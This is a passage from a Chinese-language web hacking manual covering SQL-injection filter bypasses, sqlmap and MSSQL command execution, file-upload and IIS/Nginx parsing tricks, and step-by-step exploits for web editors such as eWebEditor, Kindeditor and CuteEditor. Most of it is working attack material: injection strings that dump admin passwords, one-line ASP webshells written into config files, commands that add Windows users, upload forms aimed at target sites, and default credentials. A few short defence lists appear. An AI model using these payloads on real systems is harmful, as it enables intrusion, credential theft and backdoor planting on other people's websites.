* and substr(data,1,1) = unhex(61)# unhex(6162) ' and substr(data,1,1) = char(97)# char(97,98)
* and substr(data,1,1) = lower(conv(10,10,36))# 'a' ' and substr(data,1,1) = lower(conv(11,10,36))# 'b' ' and substr(data,1,1) = lower(conv(36,10,36))# 'z'

**7.1.3.4.1.7.4** 语法绕过

关键词绕过

**1.** 过滤 **and**， **or**可以 使用 **&&**和 **||**

过滤： 1 or 1 = 1 1 and 1 = 1

绕过： 1 || 1 = 1

1 && a = 1

绕过： ^, =, !=, %, /, \*, &, &&, |, ||, <, >, >>, <<, >=, <=, <>, <=>, XOR, DIV, SOUNDS LIKE, RLIKE, REGEXP, IS, NOT, BETWEEN, ...

**2.** 同时过滤 **and**， **or**， **union**

过滤： union select user, passwd from users

绕过： 1 || (select user from users where user\_id = 1) = 'admin'

**3.** 同时过滤 **and**， **or**， **union**， **where**

过滤： 1 || (select user from users where user\_id = 1) = 'admin'

绕过： 1 || (select user from users limit 1) = 'admin'

**4.** 同时过滤 **and**， **or**， **union**， **where**， **limit**

过滤： 1 || (select user from users limit 1) = 'admin'

绕过： 1 || (select user from users group by user\_id having user\_id = 1) = 'admin'

**5.** 同时过滤 **and**， **or**， **union**， **where**， **limit**， **group by**

过滤： 1 || (select user from users group by user\_id having user\_id = 1) = 'admin'

绕过： 1 || (select substr(group\_concat(user),1,5) from users) = 'admin'

**6.** 同时过滤 **and**， **or**， **union**， **where**， **limit**， **group by**， **select** 过滤： 1 || (select substr(group\_concat(user),1,5) from users) = 'admin' 绕过： 1 || 1 = 1 into outfile 'result.txt'

绕过： 1 || substr(user,1,5) = 'admin'

绕过： 1 || user\_id is not null

绕过： 1 || substr(user,1,1) = 0x61

绕过： 1 || substr(user,1,1) = unhex(61)

绕过： 1 || substr(user,1,1) = lower(conv(11,10,36))

**7.** 同时绕过 **and**， **or**， **union**， **where**， **limit**， **group by**， **select**， **hex**， **substr**

过滤： 1 || substr(user,1,1) = lower(conv(11,10,36))

绕过： 1 || lpad(user,7,1)

**8.** 移除关键词

绕过： 1+UNunionION+SEselectLECT+1,2,3 --

绕过： 1+uni%0bon+se%0blect+1,2,3 --

**9.** 过滤 **as**和空格

过滤： select-count(host) as host from user;

绕过： select-count(host)host from user;

492/990

QQ群：632167235

敏感函数

version()%0b

将version()换成@@version

`函数名`() 等价于 函数名()

SQL> **id=1 and(select `load\_file`(0x2f6574632f706173737764) is not null)**

SQL> **id=1614444.0Union(select-1.0,password,3,4,5,6,7,`user`FROM(`mysql`.user))**

这里关键是反单引号的使用,成功逃过了敏感字符串“mysql.user”。

id=161444.0有两个作用,第一让原来的查询返回空， 第二这是一个小数， 小数后可以直接接关键字， 而不用空格。

语句变形

SQL> **select{x table\_name}from{x information\_schema.tables}**

SQL> **select.``.schema\_name from information\_schema.schemata**

select后面可以直接跟-、+。

大小写

SQL> **1+UnIoN/\*\*/SeLecT/\*\*/1,2,3 --**

**7.1.3.4.1.7.5** 中间层绕过

php.ini设置

safe\_mode = On <- 比较用户权限， 限制特定函数display\_errors = Off

magic\_quotes\_gpc = On <- 转义特殊符号

and+column\_name+like+%2527%25pass%25%2527 双重转义

magic\_quotes\_gpc = Off username=char(97,108,112)%23 <- 不包含引号username=0x616C7069

select 'a' -> select version() <- 不包含引号

复参绕过

绕过： <http://www.90jishuwang.com/search.aspx?q=select>name&q=password from users

+---------------------------------------------------------------+

| Web Server

| Parameter Interpretation

| Example

|

+---------------------------------------------------------------+

| ASP.NET/IIS

| ASP/IIS

| PHP/Apache

| JSP/Tomcat

| Perl/Apache

| DBMan

|

|

|

|

|

|

Concatenation by comma Concatenation by comma

The last param is resulting The first param is resulting The first param is resulting Concatenation by two tildes

|

|

|

|

|

|

par1=val1,val2 par1=val1,val2 par1=val2 par1=val1 par1=val1 par1=val1~~val2

|

|

|

|

|

|

+---------------------------------------------------------------+

493/990

QQ群：632167235

**7.1.3.4.1.8 SQLMAP**操作

1. 找到MySQL插件目录：

# **python sqlmap.py -u 'http://xxxx' --sql-shell**

* **show variables like "%plugin%";**

2. 利用sqlmap上传 lib\_mysqludf\_sys到MySQL插件目录：

# **python sqlmap.py -u 'http://xxxx' --file-write=/lib\_mysqludf\_sys.so --file-dest=/usr/lib/mysql/ plugin/**

3. 激活存储过程「sys\_exec」函数：

# **python sqlmap.py -u 'http://xxxx' --sql-shell**

* **CREATE FUNCTION sys\_exec RETURNS STRING SONAME lib\_mysqludf\_sys.so**
* **SELECT \* FROM information\_schema.routines**
* **sys\_exec(id);**

4. 也利用sqlmap上传后门程序：

# **python sqlmap.py -u 'http://xxx' --file-write=C:/phpspy.php --file-dest=/var/www/spy.php**

**7.1.3.4.2 Access**

**7.1.3.4.2.1** 步骤

1.猜解表名

SQL> **and exists (select \* from** 表名 **)**

2.猜解字段

SQL> **and exists (select username from admin)**

3.字段长度

SQL> **and (select top 1 len(**字段 **) from** 表名 **)>0**

4.猜解内容

SQL> **and(select top 1 asc(mid(username,1,1))from admin)>97** SQL> **and(select top 1 asc(mid(username,1,1))from admin)=97** 转换ascii成字符。

**7.1.3.4.2.2** 技巧

导出一句话：

SQL> **create table cmd (a varchar(50))**

SQL> **insert into cmd (a) values ('<%execute request(chr(35))%>') --** 密码 **#** SQL> **select \* into [a] in 'e:\web\mumaasp\1.asa;x.xls' 'excel 4.0;' from cmd** SQL> **drop table cmd**

跨库查询：

SQL> **Select Count(\*) from [D:\Files\8.MDB].test**

494/990

QQ群：632167235

SQL> **city=1 and (Select Count(\*) from [D:\Files\8.MDB].test)>0**

**7.1.3.4.2.3** 绕过

asp+access可以代替空格的字符有： %09、%0A、%0C、%0D

asp+access可以截断后面语句的注释符有： %00、%16、%22、%27

**7.1.3.4.3 MSSQL**

**7.1.3.4.3.1** 技巧

执行命令：

SQL> **declare @shell int exec sp\_oacreate 'wscript.shell',@shell output exec sp\_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c net user** 新用户 密码 **/add'**

SQL> **exec master.dbo.xp\_cmdshell 'net user jianmei daxia.asd /add';--**

**7.1.3.4.4** 防御

1. 整型参数运用intval函数将数据转换成整数。
2. 浮点型参数运用floatval或doubleval函数分别转换单精度和双精度浮点型参数。
3. 字符型参数运用addslashes函数来将单引号“’”转换成“\’”、双引号“"”转换成“\"”、反斜杠“\”转换成“\\”、

NULL字符加上反斜杠“\”。

**7.1.3.5** 文件上传

**7.1.3.5.1** 解析漏洞

连接到WEB组件

**IIS 5.x/6.0** 解析漏洞

/xx.asp/xx.jpg wooyun.asp;.jpg

**IIS 7.0/IIS 7.5/Nginx<8.03** 畸形解析漏洞

wooyun.jpg/.php

**Nginx<8.03** 空字节代码执行漏洞

xxx.jpg%00.php

**Apache** 解析漏洞

wooyun.php.owf.rar

495/990

QQ群：632167235

**CVE-2013-4547 Nginx** 解析漏洞

[http://www.xxx.com/xx.jpg(非](http://www.xxx.com/xx.jpg(%E9%9D%9E)编码空格)\0.php

**Windows**环境特性

xx.jpg[空格] xx.jpg.

**7.1.3.5.2** 绕过方式

本地验证

1. 去掉本地js检测

修改头部

1. Content-Type验证改为image/gif

文件名过滤

1. 漏掉asa、cer
2. 大小写绕过
3. 扩展名关键词过滤(aaspsp)
4. 0x00截断文件/目录名

文件头检测

1. GIF89a
2. PNG

文件携带

1. 图片加注释
2. copy a.jpg/b + a.asp h.asp

浏览器解析

1. ie浏览器jpg可以解析成asp

文件名截断

%00截断

可以截断文件的前缀

PHP5.5.0以后不能使用截断了

上传的文件名后面加上%81-%99

**7.1.3.5.3 IIS+PHP**符号替换

上传文件可以重写已存在的文件， 如： web.config、.htaccess、crossdomain.xml等来绕过上传保护。

在IIS环境下使用PHP（ 如FastCGI） ， 当保存文件到windows中时会将一些符号替换：

* “>”替换为“?”；

496/990

QQ群：632167235

* “<”替换为“\*”；
* “"”替换为“.”。

这个特性可用来绕过扩展名保护或黑名单限制。

例如， 要重写web.config， 绕过.config扩展名可以使用“filename=web<<”代替web\*\*。

重写方法： 使用pass.php:.jpg生成空白文件， 然后重写pass.<<<， 相当于pass.\*\*\*， 即可覆盖文件。

**7.1.3.5.4** 防御

1. 上传文件的目录必须是http请求无法直接访问到的。如果需要访问的， 必须上传到其他域名下， 并设置该目录为不解析jsp等脚本语言的目录。
2. 上传文件要保存的文件名和目录名由系统根据时间生成， 不允许用户自定义。
3. 图片上传， 要通过处理（ 缩略图、水印等）， 无异常后才能保存到服务器。

**7.1.3.6** 命令执行

**7.1.3.6.1** 经验

-------AcunetixBoundary\_ATWTVMSQRH

Content-Disposition: form-data; name="typename"

${@print(md5(acunetix\_wvs\_security\_test))}\

-------AcunetixBoundary\_ATWTVMSQRH

**7.1.3.7** 认证与会话管理

**7.1.3.7.1 Sesseion**劫持

1. 暴力破解， 尝试各种sessionid， 直到破解为止。
2. 计算， 如果sessionid使用非随机的方式产生， 那么就有可能计算出来。
3. 窃取， 使用网络截获， xss攻击等方法获得。

**7.1.3.7.2** 重复发包的防护与绕过

基于IP的防护

许多网站为了防止重复发包这一问题， 限制了每个ip的尝试次数， 如果失败n次之后这个ip就暂时限制使用这一功能。

大部分php网站获取ip都与 $\_SERVER['HTTP\_X\_FORWARD\_FOR'] 和 $\_SERVER['HTTP\_CLIENT\_IP'] 有关。看到

497/990

QQ群：632167235

这两个变量， 大家都会想到http头的X-Forward-For 和 client\_ip。由此可见， 我们可以利用在http头修改这两个参数来进行绕过。

基于token的防护

token在session中也分为两种情况：

一种token不修改的， 也就是你每次提交的数据之后token不会改变， 这样的话就没有防护能力。另外一种是提交一次， token刷新一次， 大概代码如下：

这样的话， 我们就不能直接进行重复发包了。不过由于token需要进行post提交， 所以可以匹配出来网页

form中的token， 然后再进行组合发包。

基于验证码的防护

验证码存在cookie/session中， 部分程序员在用验证码的时候， 验证码判断完成之后便不再进行刷新。

大概代码如下：

这样的话， 我们只要填写一次正确的验证码进行抓包， 然后就可以直接重复发包了。

另外， 大部分 $\_SESSION['seccode'] 都是由产生验证码的页面来进行赋值的， 但是有的程序员不对

$\_SESSION['seccode'] 的值进行为空判断。这样的话， 我们可以这样绕过：

cookies清空， 打开burp， 然后打开登录页面， 随后把获取验证码的请求直接drop掉， 这样的话我们的

$\_SESSION['seccode'] 就是空了。然后抓包直接进行爆破。

**7.1.3.7.3 Session**固定攻击

498/990

**<?php if(**$\_SESSION['seccode']==$\_POST['seccode']){

**if(**isUser($\_POST['username'],$\_POST['password'])){ **echo** '登录成功';

} **else** {

**echo** '帐号或密码错误';

}

} esle {

**echo** '验证码错误';

}

**?>**

**<?php if(**$\_SESSION['token']==$\_POST['token']){

refreshToken();

**if(**isUser($\_POST['username'],$\_POST['password'])){ **echo** '登录成功';

} **else** {

**echo** '帐号或密码错误';

}

}**else**{

**echo** 'token错误';

}

**?>**

QQ群：632167235

1. 将[http://xxx/?PHPSESSID=1234发](http://xxx/?PHPSESSID=1234%E5%8F%91)给用户点击， 然后便可用此url登录

**7.1.3.7.4** 非法**session**

PHP非法Session值爆物理路径相关：

PHP如果没有设置屏蔽错误回显， 或者设置错误报告登记低， 则当客户端提交一个自定义的session， 并且这个session是含有恶意非法字符的时候， php文件就会报错， 并爆出php文件的物理路径。

把cookie改成PHPSESSID=123';;;然后刷新下,PHP的错误回显就将php的物理路径给爆出来了。解决方案： 只要将这个函数修改为@session\_start();

php函数前面加at符号“@”的意思是处理过程中有错误不提示。

**7.1.3.7.5** 防御

1. 定期更改session id。
2. 更改默认PHPSESSID名称。
3. 关闭透明化session id， 透明化session id指当浏览器中的http请求没有使用cookies来制定session id

时,sessioin id使用链接来传递。

1. 只从cookie检查session id。
2. 使用URL传递隐藏参数， 攻击者虽然能获取session数据， 但是无法得知$seid的值。

**7.1.3.8** 编辑器漏洞

**7.1.3.8.1 southidceditor**

southidceditor一般使用v2.8.0版eWeb核心。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

敏感目录：

/Southidceditor/admin\_style.asp?action=copy&id=14

/SouthidcEditor/Admin\_Style.asp?action=styleset&id=47

/Southidceditor/ewebeditor.asp?id=57&style=southidc

/Southidceditor/Datas/SouthidcEditor.mdb

/Southidceditor/login.asp

/southidceditor/admin\_style.asp

修改编辑器样式， 增加asa(不要asp)， 然后直接后台编辑新闻上传。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

1. 注入点：

news\_search.asp?key=7%' union select 0,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9 from admin where 1 or '%'='&otype=title&Submit=%CB%D1%CB%F7

直接暴管理员帐号密码(md5)。

1. 登陆后台
2. 利用编辑器上传：

访问admin/southidceditor/admin\_style.asp

修改编辑器样式， 增加asa(不要asp)， 然后直接后台编辑新闻上传。

499/990

QQ群：632167235

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

通过upfile\_other.asp漏洞文件直接取SHELL：

直接打开userreg.asp进行注册会员， 进行登录，（ 在未退出登录的状态下） 使用本地上传文件进行上传代码如下：

将以上代码保存为html格式， 替换代码中的网址， 第一个框里选择图片文件， 第二个框选择.cer、.asa或asp 文件上传（ 后面需要加一个空格， 貌似在IE8中进行使用不能后面加空格， 加空格时就弹出选择文件对话框）。

此方法通杀南方数据、良精系统、网软天下等。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

通 过 注 入 秒 杀 管 理 员 帐 号 密 码 ， 使 用 如 下 ： [http://www.webshell.cc/NewsType.asp?SmallClass=’%20union%20select%200,username%2BCHR(124)%](http://www.webshell.cc/NewsType.asp?SmallClass) 2Bpassword,2,3,4,5,6,7,8,9%20from%20admin%20union%20select%20\*%20from%20news%20where%201=2% 20and%20’’=’

以上代码直接暴管理员帐号和密码， 取SHELL方法如下：

在网站配置[[http://www.webshell.cc/admin/SiteConfig.asp]](http://www.webshell.cc/admin/SiteConfig.asp)的版权信息里写入 "%><%eval(request(chr(35)))%

><%'

成功把shell写入<http://www.webshell.cc/inc/config.asp>这里一句话chr(32)密码是“#”

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

cookie注入：

清空地址栏， 利用union语句来注入， 提交：

javascript:alert(document.cookie="id="+escape("1 and 1=2 union select 1,username,password,4,5,6,7,8,9,10 from Admin"))

南方数据、良精系统、网软天下等系统也都存在COOKIE注入。

500/990

<HTML><HEAD>

<META http-equiv=Content-Type content="text/html; charset=gb2312">

<STYLE type=text/css> BODY {

FONT-SIZE: 9pt; BACKGROUND-COLOR: #e1f4ee

}

.tx1 {

BORDER-RIGHT: #000000 1px solid; BORDER-TOP: #000000 1px solid; FONT-SIZE: 9pt; BORDER-LEFT: #000000 1px solid; COLOR: #0000ff; BORDER-BOTTOM: #000000 1px solid; HEIGHT: 20px

}

</STYLE>

<META content="MSHTML 6.00.2800.1400" name=GENERATOR>

</HEAD>

<BODY leftMargin=0 topMargin=0>

<FORM name=form1 [action="http://www.webshell.cc/upfile\_Other.asp"](http://www.webshell.cc/upfile_Other.asp); method=post encType=multipart/form-data>

<INPUT type=file size=30 name=FileName>

<INPUT type=file size=30 name=FileName1>

<INPUT xxxxx="BORDER-RIGHT: rgb(88,88,88) 1px double; BORDER-TOP: rgb(88,88,88) 1px double; FONT-WEIGHT: normal; FONT-SIZE: 9pt; BORDER-LEFT: rgb(88,88,88) 1px double; LINE-HEIGHT: normal;

BORDER-BOTTOM: rgb(88,88,88) 1px double; FONT-STYLE: normal; FONT-VARIANT: normal" type=submit value=上传 name=Submit>

<INPUT id=PhotoUrlID type=hidden value=0 name=PhotoUrlID>

</FORM>

</BODY></HTML>

QQ群：632167235

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

后台取SHELL：

在系统管理中的网站配置中插入一句话马： 进入后台后， 点左边的“系统管理”再点击“网站配置”在右边的“网站名称”(也可以在其它处)后加入 "%><%Eval(Request(chr(112)))%><%'， 再点保存配置。

然后我们打开 inc/config.asp 文件， 看到一句话马已写入到配置文件中了， 这时再打开一句话马的客户端， 提交同样得到一个小马。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

后台上传漏洞：

在Upfile\_Photo.asp文件中部分代码片段如下：

if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then

EnableUpload=false end if

if EnableUpload=false then

msg="这种文件类型不允许上传！ nn只允许上传这几种文件类型：" & UpFileType

FoundErr=true end if

大家可以看到程序只限制了对asp、asa和aspx类的文件上传， 我们只要在“网站配置”的允许的上传文件类型处增加上传cer等被服务器可解析的文件类型就可。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

后台备份：

直接在“产品管理”下的添加产品中上传jpg后缀的asp马， 再到“系统管理”下的数据库备份， 在“当前数据库路径”栏填入上传的路径,在“备份数据库名称”填入你要备份马的名称， 不过系统会在名称后自动添加上.asa

的。

点“确定”后提示“备份数据库成功...”不过实际文件是没有.asa的。直接访问备份后的地址， 就得到一个webshell。

**7.1.3.8.2 Spaw Editor**

Spaw Editor v1.0 - 2.0 远程文件上传漏洞

For Windows & ASP Sites :

/spaw2/dialogs/dialog.aspx?

module=spawfm&dialog=spawfm&theme=spaw2&lang=en&charset=utf-8&scid=2d0650b7920a4fbf87598f8d58b4a99b

/spaw2/uploads/files/sec4ever.asp;.jpg

For Linux PHP :

/spaw2/dialogs/dialog.php?

module=spawfm&dialog=spawfm&theme=spaw2&lang=en&charset=utf-8&scid=2d0650b7920a4fbf87598f8d58b4a99b

/spaw2/uploads/files/sec4ever.jpg.php

**7.1.3.8.3 Kindeditor**

Kindeditor v3.4.2 -3.5.5 遍历目录利用方法：

1.http://localhost/67cms/kindeditor/php/file\_manager\_json.php?path=/

//path=/， 爆出绝对路径D:\AppServ\www\67cms\kindeditor\php\file\_manager\_json.php

2.http://localhost/67cms/kindeditor/php/file\_manager\_json.php?path=AppServ/www/67cms/

//根据爆出的绝对路径， 修改path的值为AppServ/www/67cms/

501/990

QQ群：632167235

这时将遍历 d:/AppServ/www/67cms/ 下的所有文件和文件名。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

用WIN 2003 IIS文件名称解析漏洞获得SHELL

影响版本： <= kindeditor 3.2.1(09 年 8 月份发布的最新版 )

脆弱描述 / 攻击利用:

进入 <http://navisec.it/ke/examples/index.html>随意点击一个demo后点图片上传如下文件：

[http://navisec.it/ke/attached/test.asp;.jpg](http://navisec.it/ke/attached/test.asp%3B.jpg)

**7.1.3.8.4 Webhtmleditor**

利用WIN 2003 IIS文件名称解析漏洞

影响版本： <= Webhtmleditor 最终版 1.7 ( 已停止更新 )

攻击利用：

对上传的图片或其他文件无重命名操作， 导致允许恶意用户上传 diy.asp;.jpg 来绕过对后缀名审查的限制， 对于此类因编辑器作者意识犯下的错误， 就算遭遇缩略图， 文件头检测， 也可使用图片木马插入一句话来突破。

**7.1.3.8.5 Msn editor**

脆弱描述：

点 击 图 片 上 传 后 会 出 现 上 传 页 面 ， 地 址 为 ： [http://url/admin/uploadPic.asp?language=&editImageNum=0&editRemNum=](http://url/admin/uploadPic.asp?language&amp;editImageNum=0&amp;editRemNum) 用 普 通 的 图 片 上 传 后 ， 地 址 为 ： <http://url/news/uppic/41513102009204012_1.gif>

记住这时候的路径， 再点击图片的上传， 这时候地址就变成了：

[http://url/news/admin/uploadPic.asp?language=&editImageNum=1&editRemNum=41513102009204012](http://url/news/admin/uploadPic.asp?language&amp;editImageNum=1&amp;editRemNum=41513102009204012)

很明显。图片的地址是根据RemNum后面的编号生成的。

攻击利用:

配合IIS的解析漏洞， 把RemNum后面的数据修改为1.asp;41513102009204012， 变成下面这个地址： [http://www.xxx.cn/admin/uploadPic.asp?language=&editImageNum=0&editRemNum=1.asp;41513102009204012](http://www.xxx.cn/admin/uploadPic.asp?language&amp;editImageNum=0&amp;editRemNum=1.asp%3B41513102009204012) 然后在浏览器里打开， 然后选择你的脚本木马上传， 将会返回下面的地址： uppic/1.asp;41513102009204012\_2.gif

直接打开小马地址。

**7.1.3.8.6 CKFinder**

**7.1.3.8.6.1 ver 1.4.3**

上传8090sec\_php;1.jpg， 修改名字没有限制。

[http://www.lygdfrcb.com/ckfinder/ckfinder.html?](http://www.lygdfrcb.com/ckfinder/ckfinder.html) action=js&func=SetFileField&data=xPicture&thumbFunc=ShowThumbnails&start=Images.asp%3A%2F%3A0

**7.1.3.8.7 SyWebEditor**

502/990

QQ群：632167235

**7.1.3.8.7.1** 遍历目录

/syWebEditor/Sel\_UploadFile.asp?obj=ProPhoto&fileType=gif%7Cjpg%7Cpng%7C&filePathType=1&filePath=/ PhotoFile/ProFile/

**7.1.3.8.7.2** 上传

和其他编辑器一样， 上传 a.asp;a.jpg。

有的上传后变为a.asp.a.jpg 过滤了;， 可以修改上传路径：

http://www.xxxxx.com/syWebEditor/Sel\_UploadFile.asp?filePathType=1&filePath=../

主要是删除 obj=ProPhoto&fileType=& 这两个参数， 比较碍事， 修改filePath=参数还能够浏览目录， 当然是在目录权限不严格的情况下。

上传文件， 把我们上传的文件命修改为 1.a;s;p 就好了， 系统自动为我们修改成 1.asp， 而且也摆脱了那个解析漏洞的限制。

**7.1.3.8.8 Tiny\_mce**

**7.1.3.8.8.1** 爆目录

http://www.site.com/editors/tiny\_mce/plugins/ImageManager/manager.php?b=/

**7.1.3.8.8.2** 跨目录操作

http://www.site.com//editors/tiny\_mce/plugins/ImageManager/manager.php?b=/home/salehots/public\_html/

**7.1.3.8.9 Dotnettextbox**

**7.1.3.8.9.1** 上传

DotNetTextBox编辑器上传漏洞

编辑器目录地址<http://www.chouwazi.com/system_dntb/>

编辑器上传地址<http://www.chouwazi.com/system_dntb/uploadimg.aspx>文件上传后目录<http://www.chouwazi.com/system_dntb/Upload/>

上传木马类型 a.cdx;1.jpg 或 a.asp;.jpg

503/990

QQ群：632167235

**7.1.3.8.9.2 cookie**欺骗

确 定 有 system\_dntb/uploadimg.aspx 并 能 打 开 ， 修 改 cookie： cookie:UserType=0; IsEdition=0; Info=1; uploadFolder=../system\_dntb/Upload/; 路径可以修改， 只是权限够， 上传后改名为 1.asp;.jpg 利用iis解析漏洞。

**7.1.3.8.10 Cute Editor**

**7.1.3.8.10.1** 本地包含

影响版本 :

CuteEditor For Net 6.4

脆弱描述：

可以随意查看网站文件内容， 危害较大。攻击利用:

http://www.TEST.com/CuteSoft\_Client/CuteEditor/Load.ashx?type=image&file=../../../web.config

**7.1.3.8.10.2** 文件名解析

Cute Editor Asp.Net版利用iis解析漏洞获得权限脆弱描述：

CuteEditor对上传文件名未重命名， 导致其可利用IIS文件名解析Bug获得webshell权限。攻击利用：

可通过在搜索引擎中键入关键字 inurl:Post.aspx?SmallClassID= 来找到测试目标。

在编辑器中点击“多媒体插入”， 上传一个名为“xxx.asp;.avi”的网马， 以此获得权限。

或者新建目录xx.asp 然后上传小马x.avi。

**7.1.3.8.10.3** 任意文件上传

编辑新闻-》上传图片-》修改图片名字-》填入名字-》提交时抓包

在name="hiddenActionData"字段中修改False改为True， 并去掉图片后缀。

**7.1.3.8.11 Freetextbox**

**7.1.3.8.11.1 Asp.Net**

Asp.Net版利用IIS解析漏洞获得权限

504/990

QQ群：632167235

脆弱描述：

没做登陆验证可以直接访问上传木马

Freetextbox 3-3-1 可以直接上传任意格式的文件

Freetextbox 1.6.3 及其他版本可以上传， 格式为 x.asp;.jpg

攻击利用：

利用IIS解析漏洞拿SHELL。

上传后SHELL的路径为[http://www.site.com/images/x.asp;.jpg](http://www.site.com/images/x.asp%3B.jpg)。

**7.1.3.8.11.2** 遍历目录

脆弱描述： 因为 ftb.imagegallery.aspx 代码中只过滤了/但是没有过滤\符号所以导致出现了遍历目录的问题。

攻击利用： 在编辑器页面点图片会弹出一个框（ 抓包得到此地址） 构造如下， 可遍历目录：

[http://www.XXX.cn/Member/images/ftb/HelperScripts/ftb.imagegallery.aspx?frame=1&rif=..&cif=\..](http://www.XXX.cn/Member/images/ftb/HelperScripts/ftb.imagegallery.aspx?frame=1&amp;rif=..&amp;cif=\\)

**7.1.3.8.12 ewebedit**

**7.1.3.8.12.1** 简介

查 看 版 本 ： eWebEditor.asp?id=NewContent&style= 点叹号

默认管理页地址：

2.80以前为 ewebeditor/admin\_login.asp 以后版本为 ewebeditor/admin/login.asp

建议最好检测下 admin\_style.asp 文件是否可以直接访问

默认帐号密码为：

admin admin admin888 123456 admin/admin888

admin/admin admin/123456 admin/admin999

默 认 数 据 库 路 径 为 ： ewebeditor/db/ewebeditor.mdb ewebeditor/db/db.mdb db/%23ewebeditor.mdb db/%23ewebeditor.asp ewebeditor/db/!@#ewebeditor.asp

(用谷歌语法找文件名)

当数据库被管理员修改为asp、asa后缀的时候， 可以插一句话木马服务端进入数据库， 然后一句话木马客户端连接拿下webshell。

上传目录：

ewebeditor/uploadfile/

构造页面上传后通过查看源文件查找上传后被改名的文件插入样式后点预览上传

ewebeditor.asp?id=46&style=standard1看是否有前人来过

限制ASP改成asaspp、aaspsp

505/990

QQ群：632167235

**7.1.3.8.12.2 unknow version**

脆弱描述：

漏洞文件Admin\_Private.asp只判断了session， 没有判断cookies和路径的验证问题。攻击利用：

新建一个.asp文件， 内容如下：

<%Session("eWebEditor\_User") = "123132323"%>

然后访问这个文件， 再访问ewebeditor/admin\_default.asp欺骗进入后台。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

突破上传文件类型限制：

将图片上传类型修改为 aaspsp; ， 将一句话shell文件名改为 1.asp; 并上传。即可。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

eWebEditorNet upload.aspx 上传漏洞脆弱描述：

WebEditorNet主要是一个upload.aspx文件存在上传漏洞。攻击利用：

默认上传地址： /ewebeditornet/upload.aspx， 可以直接上传一个cer的木马如果不能上传则在浏览器地址栏中输入javascript:lbtnUpload.click();， 成功以后查看源代码找到uploadsave查看上传保存地址， 默认传到

uploadfile这个文件夹里。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

脆 弱 描 述 ： ewebeditor/admin\_uploadfile.asp admin/upload.asp

过滤不严， 造成遍历目录漏洞。

攻击利用：

目录遍历漏洞基本存在于ewebeditor/admin\_uploadfile.asp， 高版本的是ewebeditor/admin/upload.asp文件。第一种： ewebeditor/admin\_uploadfile.asp?id=14， 在id=14后面添加 &dir=.. 再加 &dir=../..&dir=http://

[www.\*\*\*\*.com/../..](http://www/) 看到整个网站文件了。

第二种： ewebeditor/admin/upload.asp?id=16&d\_viewmode=&dir =./..

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

ewebeditor可以上传asp、asa文件， 但无上传按钮：

数据库中有asp、asa、cer扩展样式， 但是无上传按钮和不能添加工具栏、数据库为只读等， 用此exp解决拿

webshell：

<form [action="http://site.com/ewebeditor/upload.asp?action=save&type=&style=](http://site.com/ewebeditor/upload.asp?action=save&amp;type&amp;style=%E5%8F%AF)可以上传asa的样式名" method=post name=myform enctype="multipart/form-data"><input type=file name=uploadfile size=1 style="width:100%"><input type=submit value="上传了"></input></form>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

union select控制ewebeditor上传文件后缀：

我 们 要 做 的 就 是 通 过 union 增 加 一 个 sAllowExt 类 型 ， 构 造 ： upload.asp?action=save&type=IMAGE&style=fox union select S\_ID,S\_Name,S\_Dir,S\_CSS,S\_UploadDir,S\_Width,S\_Height,S\_Memo,S\_IsSys,S\_FileExt,S\_FlashExt, [S\_ImageExt]+|

cer,S\_MediaExt,S\_RemoteExt,S\_FileSize,S\_FlashSize,S\_ImageSize,S\_MediaSize, S\_RemoteSize,S\_StateFlag,S\_DetectFromWord,S\_InitMode,S\_BaseUrl,S\_UploadObje ct,S\_AutoDir,S\_BaseHref,S\_ContentPath,S\_AutoRemote,S\_ShowBorder

from ewebeditor\_style where s\_name=standard and a=a

506/990

QQ群：632167235

union要之前的select结果为空(这个好办)， 同时要知道字段数(下载到数据库查也能查到了)， 使用

[S\_ImageExt]+|cer使S\_ImageExt中加入"|cer"串。用NC发包就可以上传木马了。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

SQL注入eWebEditor数据库： 条件：

1、知道ewebeditor数据库的绝对地址。

2、存在注入， 或者后台可执行sql语句。跨库注入：

update eWebEditor\_Style in E:webhostxxxxxxxxwwwadminEditordbewebeditor.mdb set s\_imageext=gif|jpg|jpeg| bmp|aasasa where s\_id=40

或者

update eWebEditor\_Style in E:webhostxxxxxxxxwwwadminEditordbewebeditor.mdb set s\_imageext=gif|jpg|jpeg| bmp|aasasa

利用：

/ewebeditor.asp?id=content1&style=standard

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

某些些版本的ewebeditor编辑器的upload.asp文件存在注入漏洞， 具体利用如下: 98%20and%20'1'='1">http://www.sitecom/ewebeditor/Upload.asp?type=FILEstyle=standard\_coolblue1'and%20 (select%20top%201%20asc(mid(sys\_userpass,15,1))%20from%20ewebeditor\_system%20)>98%20and% 20'1'='1

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

解决ewebeditor不能上传或上传后找不到无法显示。

有时候进了ewebeditor编辑器后台， 上传类型修改后可以上传asp和asa等等。

可是由于一些原因， 却上传不了或上传后提示找不到文件， 或者无法显示等等。

用法： 在地址上填编辑器上传漏洞地址， 样式名上填编辑器的样式名， 然后上传你所要上传的文件就行了。然后,在源文件找马的地址。

<script language=javascript>parent.UploadError('无效的样式ID号， 请通过页面上的链接进行操

作！');history.back()</script> <HTML> <HEAD> <TITLE>文件上传</TITLE> <meta http-equiv="Content- Type" content="text/html; charset=gb2312"> <style type="text/css"> body, a, table, div, span, td, th, input, select{font:9pt;font-family: "宋体", Verdana, Arial, Helvetica, sans-serif;} body {padding:0px;margin:0px} </ style> <script language="JavaScript" src="dialog/dialog.js"></script> </head> <body bgcolor=menu> <form

